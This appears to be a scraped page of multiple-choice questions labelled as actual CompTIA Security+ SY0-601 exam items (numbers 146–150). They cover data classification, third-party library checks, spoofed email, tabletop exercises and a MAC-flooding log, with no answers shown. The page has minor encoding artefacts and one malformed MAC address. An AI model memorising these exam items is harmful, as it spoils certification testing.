
A company labeled some documents with the public sensitivity classification. This means the documents can be accessed by:

A. employees of other companies and the press.

B. all members of the department that created the documents.

C. only the company's employees and those listed in the document.

D. only the individuals listed in the documents.



Actual exam question from CompTIA's SY0-601

Question #: 146

Topic #: 1

[All SY0-601 Questions]


Which of the following is the MOST relevant security check to be performed before embedding third-party libraries in developed code?

A. Check to see if the third party has resources to create dedicated development and staging environments.

B. Verify the number of companies that downloaded the third-party code and the number of contributions on the code repository.

C. Assess existing vulnerabilities affecting the third-party code and the remediation efficiency of the libraries' developers.

D. Read multiple penetration-testing reports for environments running software that reused the library.



Actual exam question from CompTIA's SY0-601

Question #: 147

Topic #: 1

[All SY0-601 Questions]


A help desk technician receives an email from the Chief Information Officer (CIO) asking for documents. The technician knows the CIO is on vacation for a few weeks. Which of the following should the technician do to validate the authenticity of the email?

A. Check the metadata in the email header of the received path in reverse order to follow the email's path.

B. Hover the mouse over the CIO's email address to verify the email address.

C. Look at the metadata in the email header and verify the ג€From:ג€ line matches the CIO's email address.

D. Forward the email to the CIO and ask if the CIO sent the email requesting the documents.



Actual exam question from CompTIA's SY0-601
Question #: 148
Topic #: 1
[All SY0-601 Questions]

A company needs to validate its updated incident response plan using a real-world scenario that will test decision points and relevant incident response actions without interrupting daily operations. Which of the following would BEST meet the company's requirements?

A. Red-team exercise

B. Capture-the-flag exercise

C. Tabletop exercise

D. Phishing exercise


Actual exam question from CompTIA's SY0-601

Question #: 149

Topic #: 1

[All SY0-601 Questions]

Security analysts are conducting an investigation of an attack that occurred inside the organization's network. An attacker was able to collect network traffic between workstations throughout the network. The analysts review the following logs:



```
VLAN      Address
------    ----------
1         0007.1e5d.3213
1         002a.7d.44.8801
1         0011.aab4.344d
```

The Layer 2 address table has hundreds of entries similar to the ones above. Which of the following attacks has MOST likely occurred?


A. SQL injection

B. DNS spoofing

C. MAC flooding

D. ARP poisoning

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 150

Topic #: 1

[All SY0-601 Questions]

